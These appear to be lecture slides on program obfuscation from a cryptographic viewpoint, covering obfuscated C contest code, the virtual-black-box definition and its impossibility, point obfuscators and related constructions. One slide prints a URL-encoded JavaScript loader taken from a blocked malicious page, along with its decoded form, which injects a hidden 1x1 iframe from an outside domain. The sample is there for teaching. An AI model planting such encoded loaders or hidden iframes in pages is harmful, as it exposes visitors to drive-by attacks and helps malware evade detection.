Program Obfuscation: A Cryptographic Viewpoint

Ran Canetti
Tel Aviv University

What does this code do?

```
 #include <stdio.h>
void primes(int cap) {
    int i, j, composite;
    for(i = 2; i < cap; ++i) {
      composite = 0;
      for(j = 2; j * j <= i; ++j)
        composite += !(i % j);
      if(!composite)
        printf("%d\t", i);
     }
  }
  int main() {
    primes(100);
  }
```

What does *this* code do?

```
#include <stdio.h>
_(__,___,____,_____){___/__<=_____?_(__,___+_____,____,_____):
!(___%__)?_(__,___+_____,___%__,_____):___%__==___/__&&!____?(
printf("%d\t",___/__),_(__,___+_____,____,_____)):___%__>1&&___%_
_<___/__?_(__,_____+___,____+!(___/__%(___%__)),_____)):___<__*__
?_(__,___+_____,____,_____):0;}main(){_(100,0,0,1);}
```

The two programs are functionally equivalent: They output the prime numbers from 1 to 100.

In fact, the second was generated from the first via a mechanical "obfuscation" procedure.

Program Obfuscation

An art form:

The art of writing “unintelligible” or “surprising” code, while preserving functionality.

- Several yearly contests
- Lots of creative code

A winning entry in the 15th Int'l Obfuscated C Code Contest (IOCCC'00)

```
                  #define/**/X
                char*d="X0[!4cM,!"
              "4cK`*!4cJc(!4cHg&!4c$j"
            "8f'!&~]9e)!'|:d+!)rAc-!*m*"
          ":d/!4c(b4e0!1r2e2!/t0e4!-y-c6!"
         "+|,c6!)f$b(h*c6!(d'b(i)d5!(b*a'`&c"
         ")c5!'b+`&b'c)c4!&b-_$c'd*c3!&a.h'd+"
        "d1!%a/g'e+e0!%b-g(d.d/!&c*h'd1d-!(d%g)"
       "d4d+!*l,d7d)!,h-d;c'!.b0c>d%!A`Dc$![7)35E"
      "!'1cA,,!2kE`*!-s@d(!(k(f//g&!)f.e5'f(!+a+)"
      "f%2g*!?f5f,!=f-*e/!<d6e1!9e0'f3!6f)-g5!4d*b"
      "+e6!0f%k)d7!+~^'c7!)z/d-+!'n%a0(d5!%c1a+/d4"
      "!2)c9e2!9b;e1!8b>e/!      7cAd-!5fAe+!7fBe(!"
     "8hBd&!:iAd$![7S,Q0!1      bF 7!1b?'_6!1c,8b4"
     "!2b*a,*d3!2n4f2!${4     f.       '!%y4e5!&f%"
    "d-^-d7!4c+b)d9!4c-a    'd         :!/i('`&d"
    ";!+l'a+d<!)l*b(d=!'   m-         a  &d>!&d'"
   "`0_&c?!$dAc@!$cBc@!$   b          <    ^&d$`"
   ":!$d9_&l++^$!%f3a'    n1        _        $ !&"
  "f/c(o/_%!(f+c)q*c      %!         *        f &d+"
  "f$s&!-n,d)n(!0i-      c-         k)        !  3d"
  "/b0h*!H`7a,![7*      i]          5         4   71"
 "[=ohr&o*t*q*`*d       *v         *r          ;  02"
 "7*~=h./}tcrsth       &t          :           r   9b"
"].,b-725-.t--//       #r         [            <   t8-"
"752793?  <.~;b       ].t--+r     /            #    53"
"7-r[/9~X  .v90       <6/<.v;-52/={             k   goh"
"./}q;   u  vto     hr  `.i*$engt$              $    ,b"
";$/     =t ;v;     6     =`it.`;7=`            :    ,b-"
"725    = / o`.    .d       ;b]`--[/+       55/     }o"
"`.d   :   - ?5    /           }o`.'     v/i]q      - "
"-[;   5  2  =`  it            .        o;53-       . "
"v96   <7 /      =o            :            d        =o"
"--/i  ]q--      [;           h.            /        = "
"i]q--[  ;v      9h           ./            <        - "
"52={cj   u      c&`          i   t       . o        ; "
"?4=o:d=         o--          /  i        ]q         - "
"-[;54={  cj     uc&          i]q          -          -"
"[;76=i]q[;6     =vsr        u.i           /          ={"
"=),BihY_gha     ,)\0        "             ,          o [
 3217];int i,  r,w,f        ,               b        ,x ,
 p;n(){return  r  <X        X                X       X  X
 768?d[X(143+  X  r++       +                *d      )  %
  768]:r>2659  ?  59:       (                 x      =  d
  [(r++-768)%  X  947      +              768]       ) ?
  x^(p?6:0):(p  =   34     X            X            X )
  ;}s(){for(x=  n   ();    (           x^            ( p
 ?6:0))==32;x=  n    ()    )   ;return x             ; }
 void/**/main X      ()    {           r            =  p
 =0;w=sprintf  (X     X    X         X X            X o
 ,"char*d=");  for         (    f=1;f <             * d
 +143;)if(33-(  b=d        [      f++ X            ]  )
 ){if(b<93){if   X(!       p          )              o
  [w++]=34;for    X(i      =         35              +
   (p?0:1);i<b;    i++     )         o
   [w++]=s();o[     w++              ]
    =p?s():34;}     else             X
      {for(i=92;     i<b;           i
      ++)o[w++]=      32;}          }
            else o     [w++         ]
                      =10;o        [
                        w]=0      ;
                          puts(o);}
```

The author (D.H. Yang):
"Instead of making one self-reproducing program, what I made was a program that generates a set of mutually reproducing programs, all of them with cool layout!"

Winner of IOCCC’04

```
#define G(n) int n(int t, int q, int d) #define X(p,t,s) (p>=t&&p<(t+s)&&(p-
(t)&1023)<(s&1023)) #define U(m) *((signed char *)(m)) #define F if(!--q){ #define I(s)
(int)main-(int)s #define P(s,c,k) for(h=0; h>>14==0;
h+=129)Y(16*c+h/1024+Y(V+36))&128>>(h&7)?U(s+(h&15367))=k:k G (B) { Z; F D = E (Y (V),
C = E (Y (V), Y (t + 4) + 3, 4, 0), 2, 0); Y (t + 12) = Y (t + 20) = i; Y (t + 24) = 1; Y (t + 28) = t; Y (t
+ 16) = 442890; Y (t + 28) = d = E (Y (V), s = D * 8 + 1664, 1, 0); for (p = 0; j < s; j++, p++) U (d
+ j) = i == D | j < p ? p--, 0 : (n = U (C + 512 + i++)) < ' ' ? p |= n * 56 - 497, 0 : n; } n = Y (Y (t +
4)) & 1; F U (Y (t + 28) + 1536) |= 62 & -n; M U (d + D) = X (D, Y (t + 12) + 26628, 412162) ? X
(D, Y (t + 12) + 27653, 410112) ? 31 : 0 : U (d + D); for (; j < 12800; j += 8) P (d + 27653 + Y (t
+ 12) + ' ' * (j & ~511) + j % 512, U (Y (t + 28) + j / 8 + 64 * Y (t + 20)), 0); } F if (n) { D = Y (t +
28); if (d - 10) U (++Y (t + 24) + D + 1535) = d; else { for (i = D; i < D + 1600; i++) U (i) = U (i +
64); Y (t + 24) = 1; E (Y (V), i - 127, 3, 0); } } else Y (t + 20) += ((d >> 4) ^ (d >> 5)) - 3; } } G (_);
G (o); G (main) { Z, k = K; if (!t) { Y (V) = V + 208 - (I (_)); L (209, 223) L (168, 0) L (212, 244)
_((int) &s, 3, 0); for (; 1;) R n = Y (V - 12); if (C & ' ') { k++; k %= 3; if (k < 2) { Y (j) -= p; Y (j) +=
p += U (&D) * (1 - k * 1025); if (k) goto y; } else { for (C = V - 20; !i && D & 1 && n && (X (p, Y
(n + 12), Y (n + 16)) ? j = n + 12, Y (C + 8) = Y (n + 8), Y (n + 8) = Y (V - 12), Y (V - 12) = n, 0 : n);
C = n, n = Y (n + 8)); i = D & 1; j &= -i; } } else if (128 & ~D) { E (Y (n), n, 3, U (V + D % 64 + 131)
^ 32); n = Y (V - 12); y:C = 1 << 24; M U (C + D) = 125; o (n, 0, C); P (C + p - 8196, 88, 0); M U
(Y (0x11028) + D) = U (C + D); } } } for (D = 720; D > -3888; D--) putchar (D > 0 ? "
)!\320\234\360\256\370\256 0\230F .,mnbvcxz ;lkjhgfdsa \n][poiuytrewq =-0987654321
\357\262 \337\337 \357\272 \337\337 ( )\"\343\312F\320!/ !\230 26!/\16 K>!/\16\332
\4\16\251\0160\355&\2271\20\2300\355`x{0\355\347\2560 \237qpa%\231o!\230
\337\337\337 , )\"K\240 \343\316qrpxzy\0 sRDh\16\313\212u\343\314qrzy !0( " [D] ^ 32 :
Y (I (D))); return 0; } G (o) { Z; if (t) { C = Y (t + 12); j = Y (t + 16); o (Y (t + 8), 0, d); M U (d + D)
= X (D, C, j) ? X (D, C + 1025, j - 2050) ? X (D, C + 2050, j - 3075) ? X (D, C + 2050, j - 4100) ? X
(D, C + 4100, ((j & 1023) + 18424)) ? 176 : 24 : 20 : 28 : 0 : U (d + D); for (n = Y (t + 4); U (i +
n); i++) P (d + Y (t + 12) + 5126 + i * 8, U (n + i), 31); E (Y (t), t, 2, d); } } G (_) { Z = Y (V + 24); F
Y (V - 16) += t; D = Y (V - 16) - t; } F for (i = 124; i < 135; i++) D = D << 3 | Y (t + i) & 7; } if (q >
0) { for (; n = U (D + i); i++) if (n - U (t + i)) { D += _(D, 2, 0) + 1023 & ~511; i = ~0; } F if (Y (D)) {
n = _(164, 1, 0); Y (n + 8) = Y (V - 12); Y (V - 12) = n; Y (n + 4) = i = n + 64; for (; j < 96; j++) Y (i
+ j) = Y (t + j); i = D + 512; j = i + Y (i + 32); for (; Y (j + 12) != Y (i + 24); j += 40); E (Y (n) = Y (j +
16) + i, n, 1, 0); } } } return D; }
```

The author, Gavin Barraclough: “This is a 32-bit multitasking operating system for x86 computers, with GUI and filesystem, support for loading and executing user applications in elf binary format, with ps2 mouse and keyboard drivers, and vesa graphics. And a command shell. And an application - a simple text-file viewer.”

Program Obfuscation

A useful tool for hackers:

- Allows hiding the real operation of the code
- Prevents detection of malware

Techniques:

- Masquerading as innocent code
- The running code is different than the one seen
- Constantly self-modifying code does not have an easily recognizable “signature”

A web page that was blocked by an Intrusion Prevention System: (Presented at TAU by O. Singer)

```
<Script Language='Javascript'>
<!--
document.write(unescape('%3C%48%54%4D%4C%3E%0A%3C%48%45%41%44%3E%0A%3C%54
%49%54%4C%45%3E%3C%2F%54%49%54%4C%45%3E%0A%3C%2F%48%45%41%44%3E%0
A%3C%42%4F%44%59%20%6C%65%66%74%6D%61%72%67%69%6E%3D%30%20%74%6F%
70%6D%61%72%67%69%6E%3D%30%20%72%69%67%68%74%6D%61%72%67%69%6E%3D
%30%20%62%6F%74%74%6F%6D%6D%61%72%67%69%6E%3D%30%20%6D%61%72%67%
69%6E%68%65%69%67%68%74%3D%30%20%6D%61%72%67%69%6E%77%69%64%74%68
%3D%30%3E%0A%0A%3C%61%20%68%72%65%66%3D%22%68%74%74%70%3A%2F%2F%
77%77%77%2E%65%66%73%6F%69%70%61%61%77%61%2E%63%6F%6D%2F%65%77%69
%6F%71%61%2F%22%3E%3C%49%4D%47%20%73%72%63%3D%22%62%61%6E%6E%65%7
2%32%2E%67%69%66%22%20%77%69%64%74%68%3D%22%33%30%32%22%20%68%65%
69%67%68%74%3D%22%32%35%32%22%20%62%6F%72%64%65%72%3D%22%30%22%3E
%3C%2F%61%3E%0A%0A%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%
74%70%3A%2F%2F%6C%78%63%7A%78%6F%2E%69%6E%66%6F%2F%6D%70%2F%69%6E
%2E%70%68%70%22%20%77%69%64%74%68%3D%22%31%22%20%68%65%69%67%68%7
4%3D%22%31%22%20%46%52%41%4D%45%42%4F%52%44%45%52%3D%22%30%22%20
%53%43%52%4F%4C%4C%49%4E%47%3D%22%6E%6F%22%3E%3C%2F%69%66%72%61%6
D%65%3E%0A%0A%0A%3C%2F%42%4F%44%59%3E%0A%3C%2F%48%54%4D%4C%3E'));
//-->
</Script>
```

When unobfuscated…


```
<HTML>
<HEAD>
<TITLE></TITLE>
</HEAD>
<BODY leftmargin=0 topmargin=0 rightmargin=0 bottommargin=0 marginheight=0
    marginwidth=0>

<a href="http://www.efsoipaawa.com/ewioqa/"><IMG src="banner2.gif" width="302"
    height="252" border="0"></a>

<iframe src="http://lxczxo.info/mp/in.php" width="1" height="1" FRAMEBORDER="0"
    SCROLLING="no"></iframe>



</BODY>
</HTML>
```


Suspicious Obfuscated Web Pages and Files
Source: ISS Managed Security Services
9,000,000
8,000,000
7,000,000
6,000,000
5,000,000
4,000,000
3,000,000
2,000,000
1,000,000
0
Q1
Q2
Q3
Q4
Q1
Q2
2008
2009
source: IBM X-Force®

Program Obfuscation

A thriving business:

- Many vendors sell “obfuscation software”
  - For web pages
  - For downloadable software
- Goals:
  - IP protection
  - Preventing code modification
  - Stopping hackers

Program Obfuscation

Prevalent obfuscation techniques:

- Obfuscating source code:
  - Variable renaming
  - changing the control structure (loops, subroutines…)
  - Higher level semantic changes
- Obfuscating object code:
  - Adding redundant operations
  - Variating opcodes and modes
  - Encryption of unused modules
- Mostly proprietary techniques: “security by obscurity”

Assume we had a general secure code obfuscation mechanism…

I.e., assume we could make software look like tamper-proof hardware.

Assume we had a general secure code obfuscation mechanism…

We could publicize code without fear of misuse:

- Code distribution and download
- Secure cloud computing:

  Server only gets obfuscated code, so -

  - It cannot understand what the code is doing
  - It cannot meaningfully modify the code
  - It cannot even read the I/O (if appropriately encrypted)

Assume we had a general secure code obfuscation mechanism…

We could publicize data with curbs on its usage:

- Simplify preservation of privacy in public records
- Simplify implementing complex access control policies on semi-public data (e.g., medical records)

Assume we had a general secure code obfuscation mechanism…

We could simplify complex secure distributed tasks:

Have an "obfuscated software token" collect the information from all the participants and compute the desired values.

Examples:

- Private database comparisons
- Secure polling/voting
- Economic mechanisms
  (implement the [Micali-shelat08] idea)

Assume we had a general secure code obfuscation mechanism…

We could realize cryptographic dreams:

- Turn a shared-key encryption scheme into a public-key scheme: Public Encryption Key = $\mathrm{Obf}(\mathrm{Enc}_k(\cdot))$
- Turn a shared-key authentication scheme into a signature scheme: Public Verification Key = $\mathrm{Obf}(\mathrm{Ver}_k(\cdot))$
- Turn a pseudorandom function into a “public random function”: $\mathrm{RF}(\cdot) = \mathrm{Obf}(\mathrm{PRF}_k(\cdot))$

In sum:

If we had a "general secure obfuscation" technology we could:

- Have lots of cool new applications
- Simplify and improve existing constructs
- Get a new point of view on information security and cryptography

But…

- Above techniques are all heuristic
- All are eventually reversible

The common wisdom: Any obfuscation method is doomed to be eventually broken.

"[Secure obfuscation] is unlikely. The computer ultimately has to decipher and follow a software program's true instructions. Each new obfuscation technique has to abide by this requirement and, thus, will be reverse engineered."

- Chris Wysopal

Good Obfuscation, Bad Code

Can we have “unbreakable obfuscation”?

Can we have “unbreakable obfuscation”?

How to even define what it means?

A definition: “Virtual Black Box (VBB)”

[Barak-Goldreich-Impagliazzo-Rudich-Sahai-Vadhan-Yang’01]

A general obfuscator **Obf** is a *randomized compiler* that:

- Preserves functionality:

  For any program P the program Q=**Obf**(P) has exactly the same functionality.

  (except for negligible prob. over choices of **Obf**)
- Preserves run time: Q runs roughly as fast as P (up to some slack).

- Obfuscates:

  “Having full access to the code of Q=**Obf**(P) should not give any computational advantage over having access to tamper-proof hardware that runs P.”

- Obfuscates:

For any polytime adversary A there exists a polytime simulator S such that for any program P,

$$A(\mathbf{Obf}(P)) \sim S^P$$

- Obfuscates:

For any polytime adversary A there exists a polytime simulator S such that for any program P,

$$A(\, \mathbf{Obf}(P)) \sim S^P$$

More precisely:

$$\text{Prob}[A(\mathbf{Obf}(P))=1] \sim \text{Prob}[S^P = 1]$$

Called "Virtual Black Box (VBB)" [BGI+].

Bad News

Theorem [BGI+]: General VBB obfuscators do not exist.

Bad News

Theorem [BGI+]: General VBB obfuscators do not exist.

Proof: Assume an obfuscator Obf exists.

Consider the two classes of programs:

$I_{a,b}(x) =$

```
Input (x);
Output (x==a?b:0);
```

$J_{a,b}(x) =$

```
Input (x);
Output (x(a)==b);
```

Then for any A there should exist an S such that for any a,b,a',

$$\mathrm{Prob}(A(\mathrm{Obf}(I_{a,b}),\mathrm{Obf}(J_{a',b}))=1) \sim \mathrm{Prob}(S^{I_{a,b},J_{a' b}}=1)$$

Assume A(P,Q) = Q(P).

Then, if $P= \mathrm{Obf}(I_{a,b})$, and $Q=\mathrm{Obf}(J_{a',b})$ then A outputs 1 iff a=a'.

But an efficient $S^{I_{a,b},J_{a',b}}$ cannot tell whether a=a'… so it must fail somewhere.

Discussion

- Impossibility shows that a certain (not very natural) class of programs cannot be obfuscated.
- Resonates the popular beliefs.

But …

- Rules out only *general* obfuscation.
- Only considers a relatively strong notion.

What about:


- Obfuscation of specific classes of programs?
- Weaker notions of obfuscation?

Let’s hold this question…

Posting puzzles in the paper

Alice wants to post a puzzle along with verification info, so that:

- Correct solutions will be accepted
- Incorrect solutions will be rejected
- No information will be leaked, other than the acc/rej answers to potential solutions.



Posting puzzles in the paper

- Can post a hash of the solution (use a “cryptographic hash”, e.g. SHA1).

Posting puzzles in the paper

- Can post a hash of the solution (use a "cryptographic hash", e.g. SHA1).

  - May reveal some information…

  - In fact, *any* deterministic function consists of *some* information on the solution…

Posting puzzles in the paper

- Can post a hash of the solution (use a "cryptographic hash", e.g. SHA1).

  - May reveal some information…

  - In fact, *any* deterministic function consists of *some* information on the solution…

- How about a commitment to the solution?

  - Can only be opened by committer…

Posting puzzles in the paper

- Can post a hash of the solution (use a "cryptographic hash", e.g. SHA1).

  - May reveal some information…

  - In fact, *any* deterministic function consists of *some* information on the solution…

- How about a commitment to the solution?

  - Can only be opened by committer…

- Encryption cannot be opened w/o a key…

A solution: Perfect One-Way (POW) functions [C97]

A POW function is a pair of functions (H,V) so that:

- Validity: There exists a verification algorithm V(x,h) that recognizes valid hashes: V(x,H(a))=1 iff x=a
- Secrecy: For any adversary A there exists a simulator S such that for any a,

$$\text{Prob}[A(H(a))=1] \sim \text{Prob}[S^{\delta(a)}=1]$$

where

$$\delta_a(x) = \begin{cases} 1 & \text{if } x=a \\ 0 & \text{o.w} \end{cases}$$

A solution: Perfect One-Way (POW) functions [C97]

A POW function is a pair of functions (H,V) so that:

- Validity: There exists a verification algorithm V(x,h) that recognizes valid hashes: V(x,H(a))=1 iff x=a
- Secrecy: For any adversary A there exists a simulator S such that for any a,

$$\text{Prob}[A(H(a))=1] \sim \text{Prob}[S^{\delta(a)}=1]$$

where $$\delta_a(x) = \begin{cases} 1 & \text{if } x=a \\ 0 & \text{o.w} \end{cases}$$

→ Now, Alice can post h=H(a), and everyone can verify candidate answers x using V(x,h)

The UNIX password file

/etc/passwd is a *public* file with information that allows verifying candidate passwords, without revealing additional information.

Implemented using a similar idea:

- Keeps r, HASH(r,p) for each password p.
- Allows testing equality, but gives "no other information" on p.
- The random salt r changes at each entry – even if the passwords are the same.

POW functions vs. Point Obfuscators

Consider the family of point programs:

I_a =

```
Input (x);
Output (x==a);
```

and the compiler **Obf**:

h = H(r,a); /* H is a POW hash */

Obf(I_a) =

```
Input (x);
Output (V(x,h));
```

Observe: **Obf** is a VBB obfuscator for $\{I_a\}$.

- Validity of POW → functionality preservation
- Secrecy → VBB

Historic Notes

- Perfect OW functions were proposed (in 1997) without realizing the applicability to code obfuscation.
- The relation to VBB obfuscation was pointed out in [Dodis-Smith'05, Wee'05].

A simple POW hash [C97]

Let G be a group with large prime order.

$H(a) = (r, r^a)$, where $r \leftarrow_R G$.
$V(x, (r,r')) = 1$ iff $r^x = r'$.

In other words, $Obf(I_a)$ is the program:

```
A=r, B=r^a ;
main{
  input (x);
  return(A^x == B);
}
```

Security of the (r,r^x) construction

Security is shown under a strong variant of the Decisional-Diffie-Hellman assumption in G:

$$r, r^a, r^b, r^{ab} \sim r, r^a, r^b, r^c$$

Where $r \leftarrow^R G$, $b,c \leftarrow^R [|G|]$, and a is taken from any "well-spread" distribution over $[|G|]$.

In [Wee05]: A construction under more general assumptions.

Research on cryptographic obfuscation

- Obfuscating more program families
  [Lee-Prabhakaran-Sahai04, Dodis-Smith05, Adida-Wikstrom07, Hohenberger-Rothblum-Shelat-Vinod07, C-Dakdouk08, C-Rothblum-Varia10]

- Showing connections between obfuscation and other cryptographic primitives
  [BGI+01, CD08, C-Kalai-Varia-Wichs10]

- Extending the impossibility results
  [Goldwasser-Kalai05]

- Investigating different notions:
  - Relaxations [BGI+01, G-Rothblum07, Hofheinz-Malon-Stam07, C-Bitansky10]
  - Additional features (composability, non-malleability)
    [HMS07, CD08, C-Varia09, C-Bitansky10]

What else can we obfuscate?

Obfuscating "substring match"

P checks if the secret s is a substring of the input x.

P=

```
Int *s= SECRET;
Input (x);
Output (strstr(x,s) != NULL);
```

h=POW(SECRET)

Q=

```
Input (x);
Output 1 if there exists a
substring t of x that satisfies
V(t,h);
```


What else can we obfuscate?

Obfuscating “substring match”

P checks if the secret s is a substring of the input x.

P=
```
Int  *s= SECRET;
Input (x);
Output (strstr(x,s) != NULL);
```

Q=



Application:

- s is the code of a virus, x is a stream of data. Want to check if s is in the data – without revealing s.

What else can we obfuscate?

Proximity detection

[Dodis-Smith05]

P=

```
Input (x);
Output (Dist(x,s)<Є);
```

Construction :

- Combine “secure sketches” with point obfuscation.
- Only works when s comes from a distribution with n^{ε} min-entropy.

Application:

Noisy matching, Biometric authentication.

What else can we obfuscate?

Digital Lockers

[C-Dakdouk08,c-Bitansky10]

If the input equals the hidden value then P outputs a hidden message m.

$I_{a,b}=$

```
Int  a= SECRET,  b= MSG;
Input (x);
If  (x == a) then Output (b);
Else output  0.;
```

Q=

```
Int Qa_0(),..., Qa_n();
/* each Q() is an obfuscated  point program
  and   a_0=a,  a_i=a if b_i=0
                a_i=r if b_i=1              */
Input (x);
If Q_a0(x)=0 then output 0;
Else output  b=Qa_1(x),..., Qa_n(x);
```

Applications:

Symmetric Encryption

Connections with symmetric encryption

- Much recent work on strong encryption:

[…,Dodis-Sahai-Smith01,Dziembowsky-Pietrzak08,Boneh-Halevi-Hamburg-Ostrovsky08,Haitner-Holenstein09,…]

  – Resilience to weakly random keys
  – Resilience to information leakage on keys
  – Resilience to key-dependent messages

- Turns out [C-Kalai-Varia-Wichs09] :
  – Digital Lockers wrt "product distributions" are essentially *equivalent* to symmetric encryption w.r.t. weakly random keys
  – DL's wrt uniform keys are essentially equivalent to encryption that's resilient to key-dependent messages.

What else can we obfuscate?

Obfuscating hyperplane membership

[C-Rothblum-Varia10]

$P_{s1 \ldots st}$ =

```
int s_1…s_t
Input (x_1,…,x_t);
Output (1) iff < s_1…s_t, x_1,…,x>=0;
```

A special-purpose construction.

Analysis works only for $m=O(1)$

Application:

Signatures with weak keys.

Signing key: A line $l=(ax+by=0)$

Verification key: Obf(l)

To sign m: treat m as the vertical line $x=m$ and give the intersection point of l,m.

To verify p,l,m verify that point p is on both lines.

What else can we obfuscate?

Re-encryption

[Hohenberger-Rothblum-shelat-Vaikunatanathan07]

Re-encryption: Transforming a ciphertext $c=E_{e1}(m)$ into $c'=E_{e2}(m)$. Has been studied extensively.

Can be captured and solved as an obfuscation problem:

Obfuscate $P_{d1,e2}(c) = Enc_{e2}(Dec_{d1}(m))$

What else can we obfuscate?

E-voting: Re-encryption and shuffle [Adida Wikstrom 07]

- A main ingredient in e-voting schemes: a shuffle

  $c=E_{e_1}(m_1)\ldots\ c=E_{e_n}(m_n) \rightarrow \sigma(c'=E_{e_1}(m_n)\ldots\ c'=E_{e_n}(m_n))$

Can be captured and solved as:

Obfuscate $P_{e1\ldots e_n, d1,\ldots, d1,\sigma}(c_1\ldots c_n)=$

$\sigma(Enc_{e2}(Dec_{d1}(c))\ldots Enc_{e2}(Dec_{d1}(c)))$

In last two applications we care only about random keys/programs

Alternative notions of obfuscation:

Composable obfuscation

Want: Security of $Obf(P_1)\ldots Obf(P_n)$ should follow from security of Obf(P) alone.

– Allows constructing composite obfuscators from simpler building blocks (e.g. the [CD08] construction)

– Turns out to be harder to achieve:

Can obtain only under a relaxed variant of VBB [Bitansky-C09].

Alternative notions of obfuscation:

Non-Malleable obfuscation [C-Varia09]

Want to prevent modifying an obfuscated program to a related one (e.g., remove a validity check).

Two alternative concepts:

- Functional Non Malleability: Any program that's built given Obf(P) could have been built given only black-box access to P.
- Verifiable Non Malleability: Any program that's built given Obf(P) and has a "related functionality" will be detected as such.

Additional aspects of obfuscation

- Hardware-assisted obfuscation
  – Minimize use of secure hardware
    (e.g. use of TPMs)
  – Simplify the functionality of the secure hardware [Goldwasser-Kalai-Rothblum08].

- Obfuscation against users with partial ("auxiliary") information [Goldwasser-Kalai05].

Summary

- Program obfuscation is a common practical tool for code protection
- Currently with limited effect, no rigorous analysis
- Formalization meets general impossibility results
- Some interesting program classes can be obfuscated securely
- **Can potentially allow us to do cool things…**

Questions

- Can we have a general obfuscation algorithm (w.r.t a "reasonable" notion of security)?

  No candidates… perhaps with fully homomorphic encryption?

- Can we come up with cryptographic tools that help solve "practical obfuscation problems"?

- Can the "obfuscation lens" help in designing cryptographic protocols and applications?